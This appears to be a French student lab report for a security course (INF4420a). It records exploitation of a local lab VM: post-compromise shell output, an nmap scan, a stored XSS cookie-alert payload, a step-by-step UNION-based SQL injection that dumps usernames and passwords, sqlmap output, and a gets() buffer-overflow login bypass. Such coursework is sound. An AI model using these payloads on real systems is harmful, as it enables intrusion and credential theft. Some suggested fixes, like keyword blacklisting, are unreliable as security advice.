Adding user `h4x0r' ...  
Adding new group `h4x0r' (1002) ...  
Adding new user `h4x0r' (1002) with group `h4x0r' ...  
Creating home directory `/home/h4x0r' ...  
Copying files from `/etc/skel' ...  
New password: test  
Retype new password: test  
passwd: password updated successfully  
Changing the user information for h4x0r  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:
```


```
cd inf4420a  
ls  
ftp  
INF4420a-app  
INF4420a-db  
mkdir owned  
ls -a  
.  
..  
.bash_history  
.bash_logout  
.bashrc  
.cache  
ftp  
INF4420a-app  
INF4420a-db  
owned  
.profile  
.sudo_as_admin_successful
```

10. On peut se protéger de cette vulnérabilité en mettant à jour le logiciel vulnérable à une nouvelle version ou cette vulnérabilité est patché

Question 3 - Vulnérabilités WEB

Mise en marche

1,2,3,4:



-- TP1 INF4420a --


Informations sur le produit

Nom du produit: Catégorie:

Fournisseur: Prix:

Id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20

-- TP1 INF4420a --



5.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.42.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-01 11:52 EDT
Nmap scan report for 192.168.42.128
Host is up (0.00082s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http     Node.js (Express middleware)
3306/tcp  open  mysql    MySQL 8.0.20
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds

(kali㉿kali)-[~]
$
```

On remarque les services de NodeJs et MySql qui roulent maintenant sur la machine.

6,7,8.

26	http://192.168.42.128:3000	GET	/	200	6296	HTML		INF4420a TP1	192.168.42.128	11:58:22 1 No...	8080
28	http://192.168.42.128:3000	GET	/assets/semantic/semantic.js	304	239	script	js	Error	192.168.42.128	11:58:22 1 No...	8080
29	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:22 1 No...	8080
30	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:22 1 No...	8080
32	http://192.168.42.128:3000	GET	/favicon.ico	404	394	HTML	ico	Error	192.168.42.128	11:58:23 1 N...	8080
33	http://192.168.42.128:3000	GET	/add	200	7669	HTML		INF4420a TP1	192.168.42.128	11:58:24 1 N...	8080
35	http://192.168.42.128:3000	GET	/assets/semantic/semantic.js	304	239	script	js	Error	192.168.42.128	11:58:25 1 No...	8080
36	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:25 1 No...	8080
38	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:25 1 No...	8080
39	http://192.168.42.128:3000	GET	/search	200	5844	HTML		INF4420a TP1	192.168.42.128	11:58:26 1 N...	8080
40	http://192.168.42.128:3000	GET	/exec	200	5978	HTML		INF4420a TP1	192.168.42.128	11:58:26 1 N...	8080
42	http://192.168.42.128:3000	GET	/assets/semantic/semantic.js	304	239	script	js	Error	192.168.42.128	11:58:26 1 N...	8080
43	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:26 1 N...	8080
45	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:26 1 N...	8080
46	http://192.168.42.128:3000	GET	/exec	200	5978	HTML		INF4420a TP1	192.168.42.128	11:58:55 1 No...	8080
48	http://192.168.42.128:3000	GET	/assets/semantic/semantic.js	200	736880	script	js	Error	192.168.42.128	11:58:55 1 No...	8080
50	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:55 1 No...	8080
51	http://192.168.42.128:3000	GET	/assets/images/miti-long.png	404	409	HTML	png	Error	192.168.42.128	11:58:55 1 No...	8080
52	http://192.168.42.128:3000	GET	/assets/semantic/themes/default/las...	200	12517	woff2	woff2		192.168.42.128	11:58:55 1 No...	8080
53	http://192.168.42.128:3000	GET	/assets/semantic/themes/default/las...	200	40425	woff2	woff2		192.168.42.128	11:58:55 1 No...	8080

Vulnérabilité XSS

```
1 POST /add HTTP/1.1
2 Host: 192.168.42.128:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 60
9 Origin: http://192.168.42.128:3000
10 Connection: close
11 Referer: http://192.168.42.128:3000/add
12 Upgrade-Insecure-Requests: 1
13
14 name=macbook+Pro&cat=laptop&fournisseur=Apple+bai&prix=10000
```


3.4.

On ajoute le produit Macbook Pro.

5.

Id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	macbook Pro	laptop	Apple bai	10000
26	macbook air	laptop	Apple bai	5000


7.



8. Le type de cette XSS est persistant (il est sur le serveur et les clients se connectant vont avoir le xss exécuté sur leur machine.)

9. Les autres champs ne sont pas vulnérables car ils possèdent de la vérification de données ou bien les options font parties de listes déroulantes prédéfinies.

10. Pour récupérer les cookies nous pouvons utiliser le script suivant : `<script>alert(document.cookie)</script>`. Cela nous retourne la capture d'écran suivante. On peut donc voir qu'il n'y a pas de cookies dans notre cas.



11. Il faudrait sur le serveur faire de la vérification des données usager envoyées (Input validation) avec par exemple des whitelisting (seulement a-zA-Z permis) ou encore blacklisting (mots SCRIPT interdits).

Vulnérabilité d'injection SQL

```
1 POST /search HTTP/1.1
2 Host: 192.168.42.128:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 5
9 Origin: http://192.168.42.128:3000
10 Connection: close
11 Referer: http://192.168.42.128:3000/search
12 Upgrade-Insecure-Requests: 1
13
14 id=24
```

3.

4. Le message correspond à une erreur d'entrée de données SQL. Par ce message d'erreur on peut identifier la table produit.

- **ER_PARSE_ERROR:** You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
- **SELECT * FROM produit WHERE id=**

5.

- **ER_BAD_FIELD_ERROR:** Unknown column '6' in 'order clause'
- **SELECT * FROM produit WHERE id=24 order by 6**

En testant toutes les valeurs de 1 à 10, on remarque une erreur en utilisant la valeur 6 donc on en conclut que l'on a 5 colonnes dans la table.

6. Le -1 est utilisé pour exprimer un Id inexistant, cela affiche donc un objet personnalisé. Les cinq chiffres après sont pour chaque field du produit (colonne).

7. Le nom de la base de données est inf4420a.

🔍 id #

Information Produit

id: inf4420a

Produit: 2

Catégorie: 3

Fournisseur: 4

Prix: 5

8. On peut en conclure que l'utilisateur est "root" et cela nous donne son adresse ip.

🔍 -1 Union select user(),2,3,4,5

Information Produit

id: root@172.17.0.3

Produit: 2

Catégorie: 3

Fournisseur: 4

Prix: 5

9. En utilisant l'opérateur != "produit", on remarque que la deuxième table est la table "users" ainsi qu'une table faites par SQL : "ADMINISTRABLE_ROLE_AUTHORIZATIONS".

-1 Union Select table_name,table_name,table_name,table_name,table_name from information_schema.tables where table_name != "produit"

Information Produit

id: users

Produit: users

Catégorie: users

Fournisseur: users

Prix: users

-1 Union Select table_name,table_name,table_name,table_name,table_name from information_schema.tables where table_name != "produit" and table_name != "users"

Information Produit

id:
ADMINISTRABLE_ROLE_AUTHORIZATIONS

Produit:
ADMINISTRABLE_ROLE_AUTHORIZATIONS

Catégorie:
ADMINISTRABLE_ROLE_AUTHORIZATIONS

Fournisseur:
ADMINISTRABLE_ROLE_AUTHORIZATIONS

Prix:
ADMINISTRABLE_ROLE_AUTHORIZATIONS

On Identifie d'abord toutes les colonnes de la table :

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users"

Information Produit

id: id_user

Produit: id_user

Catégorie: id_user

Fournisseur: id_user

Prix: id_user

Q

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user"|

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user"

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users"

Information Produit

id: password

Produit: password

Catégorie: password

Fournisseur: password

Prix: password

Q

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user" and column_name != "password"|

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user" and column_name != "password"

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users"

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user"

id: username

Produit: username

Catégorie: username

Fournisseur: username

Prix: username

Q

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user" and column_name != "password" and column_name != "username" and column_name != "CURRENT_CONNECTIONS"|

Information Produit

id: TOTAL_CONNECTIONS

Produit: TOTAL_CONNECTIONS

Catégorie: TOTAL_CONNECTIONS

Fournisseur: TOTAL_CONNECTIONS

Prix: TOTAL_CONNECTIONS

Q

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user" and column_name != "password" and column_name != "username"

Information Produit

id: CURRENT_CONNECTIONS

Produit: CURRENT_CONNECTIONS

Catégorie: CURRENT_CONNECTIONS

Fournisseur: CURRENT_CONNECTIONS

Prix: CURRENT_CONNECTIONS

Q

-1 Union Select column_name,column_name,column_name,column_name,column_name from information_schema.columns where table_name = "users" and column_name != "id_user" and column_name != "password" and column_name != "username" and column_name != "CURRENT_CONNECTIONS" and column_name != "TOTAL_CONNECTIONS"|

Information Produit

id: USER

Produit: USER

Catégorie: USER

Fournisseur: USER

Prix: USER

On a donc les colonnes : id_user, password, username ainsi que des colonnes par défaut de SQL : TOTAL_CONNECTIONS, CURRENT_CONNECTIONS et USER.

À partir de ces colonnes on peut trouver le contenu de la table. Le contenu de la table est le suivant :

🔍 -1 Union select id_user,password,username,4,5 from users

Information Produit

id: 1

Produit: SuperP@ssw0rd

Catégorie: admin

Fournisseur: 4

Prix: 5

🔍 -1 Union select id_user,password,username,4,5 from users where username != "admin"|

Information Produit

id: 2

Produit: P@ssw0rd

Catégorie: Bob

Fournisseur: 4

Prix: 5

10. On retrouve les mêmes informations trouvées plus haut.

```
select id, user, password, username, 4.5 from users where username != 'admin'
[*] starting @ 13:04:50 /2022-11-01/


[13:04:50] [INFO] starting wizard interface
Please enter full target URL (-u): http://192.168.42.128:3000/search
POST data (--data) [Enter for None]: n
[13:05:02] [WARNING] no GET and/or POST parameter(s) found for testing (e.g.
GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'). Will search for f
orms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 3
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> █
```

```
Database: inf4420a
Table: produit
[1 entry]
+-----+-----+-----+-----+-----+
| id | name | prix | categorie | fournisseur |
+-----+-----+-----+-----+-----+
| 24 | Premier | 20 | ordinateur | Dell |
+-----+-----+-----+-----+-----+

Database: inf4420a
Table: users
[2 entries]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1 | SuperP@ssw0rd | admin |
| 2 | P@ssw0rd | Bob |
+-----+-----+-----+
```


11. Comme pour la faille XSS, on peut faire de la validation d'input en ajoutant par exemple des black listings qui interdisait les mots SELECT, UNION, WHERE, etc.

1) L'adresse est 0x01283040.



2) Il faut 40 caractères pour atteindre la première instance de root.

3)



La séquence est 60 * x (x étant n'importe quel caractère sauf vide). Notre hack fonctionne de la façon suivante. En entrant 60 caractères à la place du nom d'utilisateur, le buffer overflow va réécrire l'utilisateur "root" en chaîne de 20 caractères "x" (dans notre cas des 1). Cela va aussi pousser un 00 dans le field du mot de passe ce qui signifie que le mot de passe va être vide. Donc en comparant notre utilisateur 20* 1 avec le nouveau enregistré 20* 1 ainsi que les deux mots de passe qui sont vide, le système va retourner Bienvenue sur ce système.

4) Dans le cas de cette application, au lieu d'utiliser la fonction "gets" pour récupérer l'utilisateur rentré, il faut utiliser la fonction plus sécurisé "fgets" qui ne permet pas les buffer overflows car l'un de ces paramètres est la taille du string à copier.